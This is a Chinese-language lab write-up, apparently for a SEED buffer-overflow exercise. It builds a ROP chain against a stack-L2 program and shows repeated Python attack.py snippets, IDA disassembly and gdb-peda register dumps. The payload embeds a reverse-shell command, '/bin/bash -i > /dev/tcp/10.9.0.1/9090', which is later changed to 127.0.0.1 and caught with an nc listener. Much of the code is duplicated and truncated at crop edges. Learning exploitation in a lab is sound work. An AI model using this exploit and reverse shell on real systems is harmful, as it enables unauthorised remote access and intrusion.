
在最初的思路当中，我通过 ROPgadgets 工具找不到 pop ecx 这样的指令，萌生了在 IDA 当中寻找 ecx 寄存器位置的想法，但是后来放弃了这一思路——既然 gadget 工具找不到，那就不用，所以更改了思路，通过 mov 指令来将需要的值传给 eax 然后再传给 ecx。



```
.text:08049E2D                 push    eax
.text:08049E2E                 push    1Ch
.text:08049E30                 push    1
.text:08049E32                 lea     eax, (aReturnedProper - 80E5000h)[ebx] ; "==== Returned Properly ====\n"
.text:08049E38                 push    eax
.text:08049E39                 call    fwrite
.text:08049E3E                 add     esp, 10h
.text:08049E41                 mov     eax, 1
.text:08049E46                 lea     esp, [ebp-8]
.text:08049E49                 pop     ecx
.text:08049E4A                 pop     ebx
.text:08049E4B                 pop     ebp
.text:08049E4C                 lea     esp, [ecx-4]
.text:08049E4F                 retn
.text:08049E4F ; } // starts at 8049DB8
.text:08049E4F main            endp
.text:08049E4F
.text:08049E50
```

除此之外，我还想当然地准备通过 pop eax 指令直接将寄存器 eax 的值设置成 0x0b，经过之后的尝试发现这样构成的 content 将会在 0x0b 这个位置被截断——因为 0x0000000b 当中存在连续两个以上的 0，而上图中看到的 pop eax 指令的位置也有两个连续的 0，这连续的 0 会导致截断。


为了解决上述遇到的问题，我只好绕点弯路，通过 mov， sub 等指令来设置 eax 寄存器的值，部分源代码如下图所示。



```python
# sub_eax_addr = 0x080a48d5 # sub eax, 0x850f2e31 ; ret
mov_eax_edx_addr = 0x0805c64e # mov eax, edx ; ret
pop_edx_addr = 0x0805ebd9 # pop edx ; pop ebx ; ret
tmp_num = 0x850f2e31 + 0x0b

res_content[ofst:ofst + 4] = (pop_edx_addr).to_bytes(4,byteorder='little')
ofst += 4
res_content[ofst:ofst + 4] = (tmp_num).to_bytes(4,byteorder='little') # set edx tmp_num
ofst += 4*2

res_content[ofst:ofst + 4] = (mov_eax_edx_addr).to_bytes(4,byteorder='little') # mov eax, edx
ofst += 4
res_content[ofst:ofst + 4] = (sub_eax_addr).to_bytes(4,byteorder='little') # set eax 0x0b
ofst += 4
```


Step 3

构造好 gadgets 链之后，由于 server2 机器中找不到/bin/bash…指令字段的内容，需要我们将/bin/bash -c /bin/…指令以三个字符串的形式写入攻击文件一并发送给 server2。为了完成指令的运行，这三个字符串的末尾都分别需要添加字符串结束符，如”/bin/bash\00”.但是如果将这些字符串放在 gadgets 链之前，server2 执行 strcpy 的时候将会把后面的内容截断，导致程序运行不到 gadgets 就结束了，所以我们需要把这三个指令字符串放在 gadgets 之后。下图中的 4*16…是为了将指令字符串位置放在 gadgets 之后。




```python
cmd1 = ("/bin/bash\x00").encode('latin-1')
cmd2 = ("-c\x00").encode('latin-1')
cmd3 = ("/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\x00").encode('latin-1')

res_content = bytearray(0x90 for i in range(517))
ofst = offset

##### put cmds in the payload
start1 = offset + 4*16 + 120
res_content[start1 : start1 + len(cmd1)] = cmd1
start2 = start1 + len(cmd1)
res_content[start2 : start2 + len(cmd2)] = cmd2
start3 = start2 + len(cmd2)
res_content[start3 : start3 + len(cmd3)] = cmd3

##### set cmds addr
arr1 = offset + 4*16 + 24
three_cmd_r_addr = arr1 + bof_start
b_binbash_addr = start1 + buf_main_addr # arr1 + bof_start

res_content[arr1:arr1 + 4] = (start1 + buf_main_addr).to_bytes(4,byteorder='little') # cmd[0]
arr2 = arr1 +4
res_content[arr2:arr2 + 4] = (start2 + buf_main_addr).to_bytes(4,byteorder='little') # cmd[1]
arr3 = arr2 + 4
res_content[arr3:arr3 + 4] = (start3 + buf_main_addr).to_bytes(4,byteorder='little') # cmd[2]
arr4 = arr3 + 4
res_content[arr4:arr4 + 4] = (0x00000000).to_bytes(4,byteorder='little') # cmd[3]
```

图中为了把”/bin/bash\00”字符串的地址传给 ebx，考虑了该字符串在主函数 main 中的地址，即从 bof()到 main 的偏移。通过在 makefile 中添加一个指令-g 使得我们可以打断点、查看寄存器状态，然后在 main 函数中调用 fread 的时候添加断点查看其位置，如下图所示。




```
ral. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L2...
gdb-peda$ break fread
Breakpoint 1 at 0x8058530
gdb-peda$ run
Starting program: /home/seed/works/lab1/Labsetup/server-code/stack
-L2
[----------------------------------registers----------------------
-------------]
EAX: 0xffffcef7 --> 0x0
EBX: 0x80e5000 --> 0x0
ECX: 0xffffd120 --> 0x1
EDX: 0xffffd170 --> 0x80e5000 --> 0x0
ESI: 0x80e5000 --> 0x0
EDI: 0x80e5000 --> 0x0
EBP: 0xffffd108 --> 0x0
ESP: 0xffffcedc --> 0x8049e10 (<main+64>:       add    esp,0x10)
EIP: 0x8058530 (<fread>:        endbr32)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direct
```



```python
bof_ebp_addr = 0xffffd5f8 # docker
bof_start = 0xffffd588 # change, stack-L2 and .6, not same

#bof_ebp_addr = 0xffffcac8 # local
#bof_start = 0xffffca58
# buf_in_m_addr = 0xffffcef7 # important, when copy to bof, stackNX

buf_offset = 0x42f # buf_in_m_addr - bof_ebp_addr
buf_main_addr = buf_offset + bof_ebp_addr # use this str addr in main
offset = 0x74 # bof_ebp_addr - bof_start

cmd1 = ("/bin/bash\x00").encode('latin-1')
```


Step 4

经历了上述构造攻击文件之后，我在 stack-L2 上进行尝试、调试，查找到个寄存器的状态如下图所示，按照 pdf 要求设置好了 eax 等寄存器的值。



```python
#!/usr/bin/python3
import sys

#bof_ebp_addr = 0xffffd7b8 # docker
#bof_start = 0xffffd748 # change, stack-L2 and .
 
bof_ebp_addr = 0xffffcac8 # local
bof_start = 0xffffca58
# buf_in_m_addr = 0xffffcef7 # important, when c

buf_offset = 0x42f # buf_in_m_addr - bof_ebp_add
buf_main_addr = buf_offset + bof_ebp_addr # use
offset = 0x74 # bof_ebp_addr - bof_start

cmd1 = ("/bin/bash\x00").encode('latin-1')
cmd2 = ("-c\x00").encode('latin-1')
cmd3 = ("/bin/bash -i > /dev/tcp/10.9.0.1/9090 0

res_content = bytearray(0x90 for i in range(517)
ofst = offset

##### put cmds in the payload
start1 = offset + 4*16 + 120
res_content[start1 : start1 + len(cmd1)] = cmd1
start2 = start1 + len(cmd1)
res_content[start2 : start2 + len(cmd2)] = cmd2
start3 = start2 + len(cmd2)
res_content[start3 : start3 + len(cmd3)] = cmd3
```


```
gdb-peda$ info registers
eax            0xb                 0xb
ecx            0xffffcb24          0xffffcb24
edx            0x0                 0x0
ebx            0xffffd023          0xffffd023
esp            0xffffcb08          0xffffcb08
ebp            0x90909090          0x90909090
esi            0x80e5000           0x80e5000
edi            0x80e5000           0x80e5000
eip            0x804a4e2           0x804a4e2 <__libc_start_main+626>
eflags         0x256               [ PF AF ZF IF ]
cs             0x23                0x23
ss             0x2b                0x2b
ds             0x2b                0x2b
es             0x2b                0x2b
fs             0x0                 0x0
gs             0x63                0x63
gdb-peda$ x 0xffffcb24
0xffffcb24:     0xffffd023
gdb-peda$ x/s 0xffffd023
0xffffd023:     "/bin/bash"
gdb-peda$ x 0xffffcb28
0xffffcb28:     "-\320\377\377\060\320\377\377"
gdb-peda$ x/16xb 0xffffcb28
0xffffcb28:     0x2d    0xd0    0xff    0xff    0x30    0xd0    0xff    0xf
f
0xffffcb30:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x0
0
gdb-peda$
```



```python
#!/usr/bin/python3
import sys

#bof_ebp_addr = 0xffffd7b8 # docker
#bof_start = 0xffffd748 # change, stack-L2 and .

bof_ebp_addr = 0xffffcac8 # local
bof_start = 0xffffca58
# buf_in_m_addr = 0xffffcef7 # important, when c

buf_offset = 0x42f # buf_in_m_addr - bof_ebp_add
buf_main_addr = buf_offset + bof_ebp_addr # use
offset = 0x74 # bof_ebp_addr - bof_start

cmd1 = ("/bin/bash\x00").encode('latin-1')
cmd2 = ("-c\x00").encode('latin-1')
cmd3 = ("/bin/bash -i > /dev/tcp/10.9.0.1/9090 0

res_content = bytearray(0x90 for i in range(517)
ofst = offset

##### put cmds in the payload
start1 = offset + 4*16 + 120
res_content[start1 : start1 + len(cmd1)] = cmd1
start2 = start1 + len(cmd1)
res_content[start2 : start2 + len(cmd2)] = cmd2
start3 = start2 + len(cmd2)
res_content[start3 : start3 + len(cmd3)] = cmd3
```

```
edi            0x80e5000           0x80e5000
eip            0x804a4e2           0x804a4e2 <__libc_start_main+626>
eflags         0x256               [ PF AF ZF IF ]
cs             0x23                0x23
ss             0x2b                0x2b
ds             0x2b                0x2b
es             0x2b                0x2b
fs             0x0                 0x0
gs             0x63                0x63
gdb-peda$ x 0xffffcb24
0xffffcb24:     0xffffd023
gdb-peda$ x/s 0xffffd023
0xffffd023:     "/bin/bash"
gdb-peda$ x 0xffffcb28
0xffffcb28:     "-\320\377\377\060\320\377\377"
gdb-peda$ x/16xb 0xffffcb28
0xffffcb28:     0x2d    0xd0    0xff    0xff    0x30    0xd0    0xff    0xf
f
0xffffcb30:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x0
0
gdb-peda$ x 0xffffd02d
0xffffd02d:     0x2d
gdb-peda$ x/s 0xffff0dd2
0xffff0dd2:     ""
gdb-peda$ x/s 0xffffd02d
0xffffd02d:     "-c"
gdb-peda$ x/s 0xffffd030
0xffffd030:     "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1"
gdb-peda$
```


但是结果并不令人满意，在 stack-L2 上运行、本地监听情况如下：



```python
#!/usr/bin/python3
import sys

# bof_ebp_addr = 0xffffd028 # docker
# bof_start = 0xffffcfb8 # change, stack-L2 and .6, not same

bof_ebp_addr = 0xffffcac8 # local
bof_start = 0xffffca58
# buf_in_m_addr = 0xffffcef7 # important, when copy to bof,

buf_offset = 0x42f # buf_in_m_addr - bof_ebp_addr
buf_main_addr = buf_offset + bof_ebp_addr # use this str add
offset = 0x74 # bof_ebp_addr - bof_start

cmd1 = ("/bin/bash\x00").encode('latin-1')
cmd2 = ("-c\x00").encode('latin-1')
cmd3 = ("/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\x00

res_content = bytearray(0x90 for i in range(517))
ofst = offset

##### put cmds in the payload
start1 = offset + 4*16 + 120
res_content[start1 : start1 + len(cmd1)] = cmd1
start2 = start1 + len(cmd1)
res_content[start2 : start2 + len(cmd2)] = cmd2
start3 = start2 + len(cmd2)
res_content[start3 : start3 + len(cmd3)] = cmd3

##### set cmds addr
arr1 = offset + 4*16 + 24
```

```
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did y
ou mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did
you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L2...
(No debugging symbols found in stack-L2)
gdb-peda$ r < badfile
Starting program: /home/seed/works/lab1/Labsetup/server-code/stack-L2 < bad
file
Input size: 517
Frame Pointer (ebp) inside bof():  0xffffcac8
Buffer's address inside bof():     0xffffca58
process 5976 is executing new program: /usr/bin/bash
[Attaching after process 5976 fork to child process 5980]
[New inferior 2 (process 5980)]
[Detaching after fork from parent process 5976]
[Inferior 1 (process 5976) detached]
/bin/bash: connect: Connection refused
/bin/bash: /dev/tcp/10.9.0.1/9090: Connection refused
[Inferior 2 (process 5980) exited with code 01]
Warning: not running
gdb-peda$
```


Ubuntu_Seed - VMware Workstation
文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)
Activities
Terminal
Mar 26 08:54
attack.py
~/works/lab1/Labsetup/server-code
seed@VM: ~/.../server-code
Python 3
Tab Width: 8
Ln 18, Col 1
INS
"attack.py" selected (3.4 kB)
要将输入定向到该虚拟机，请将鼠标指针移入其中或按 Ctrl+G。
搜索
20:54
2023/3/26



```
#!/usr/bin/python3
import sys

# bof_ebp_addr = 0xffffd028 # docker
# bof_start = 0xffffcfb8 # change, stack-L2 and .6, not same
 
bof_ebp_addr = 0xffffcac8 # local
bof_start = 0xffffca58
# buf_in_m_addr = 0xffffcef7 # important, when copy to bof,

buf_offset = 0x42f # buf_in_m_addr - bof_ebp_addr
buf_main_addr = buf_offset + bof_ebp_addr # use this str add
offset = 0x74 # bof_ebp_addr - bof_start

cmd1 = ("/bin/bash\x00").encode('latin-1')
cmd2 = ("-c\x00").encode('latin-1')
cmd3 = ("/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\x0

res_content = bytearray(0x90 for i in range(517))
ofst = offset

##### put cmds in the payload
start1 = offset + 4*16 + 120
res_content[start1 : start1 + len(cmd1)] = cmd1
start2 = start1 + len(cmd1)
res_content[start2 : start2 + len(cmd2)] = cmd2
start3 = start2 + len(cmd2)
res_content[start3 : start3 + len(cmd3)] = cmd3

##### set cmds addr
arr1 = offset + 4*16 + 24
```


```
[03/26/23]seed@VM:~/.../server-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
```

经过一番尝试和修改之后，在 stack-L2 上跑的时候我把消息回传地址改成 127.0.0.1 则可以正常收到权限移交的结果，如下图所示：



```
#!/usr/bin/python3
import sys

# bof_ebp_addr = 0xffffd028 # docker
# bof_start = 0xffffcfb8 # change, stack-L2 and .6, not same

bof_ebp_addr = 0xffffcac8 # local
bof_start = 0xffffca58
# buf_in_m_addr = 0xffffcef7 # important, when copy to bof,

buf_offset = 0x42f # buf_in_m_addr - bof_ebp_addr
buf_main_addr = buf_offset + bof_ebp_addr # use this str add
offset = 0x74 # bof_ebp_addr - bof_start

cmd1 = ("/bin/bash\x00").encode('latin-1')
cmd2 = ("-c\x00").encode('latin-1')
cmd3 = ("/bin/bash -i > /dev/tcp/127.0.0.1/9090 0<&1 2>&1\x

res_content = bytearray(0x90 for i in range(517))
ofst = offset

##### put cmds in the payload
start1 = offset + 4*16 + 120
res_content[start1 : start1 + len(cmd1)] = cmd1
start2 = start1 + len(cmd1)
res_content[start2 : start2 + len(cmd2)] = cmd2
start3 = start2 + len(cmd2)
res_content[start3 : start3 + len(cmd3)] = cmd3

##### set cmds addr
arr1 = offset + 4*16 + 24
```

```
you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L2...
(No debugging symbols found in stack-L2)
gdb-peda$ r < badfile
Starting program: /home/seed/works/lab1/Labsetup/server-code/stack-L2 < bad
file
Input size: 517
Frame Pointer (ebp) inside bof():  0xffffcac8
Buffer's address inside bof():     0xffffca58
process 5991 is executing new program: /usr/bin/bash
[Attaching after process 5991 fork to child process 5995]
[New inferior 2 (process 5995)]
[Detaching after fork from parent process 5991]
[Inferior 1 (process 5991) detached]
process 5995 is executing new program: /usr/bin/bash
[Attaching after process 5995 fork to child process 5996]
[New inferior 3 (process 5996)]
[Detaching after fork from parent process 5995]
[Inferior 2 (process 5995) detached]
process 5996 is executing new program: /usr/bin/groups
[Inferior 3 (process 5996) exited normally]
Warning: not running
gdb-peda$
```



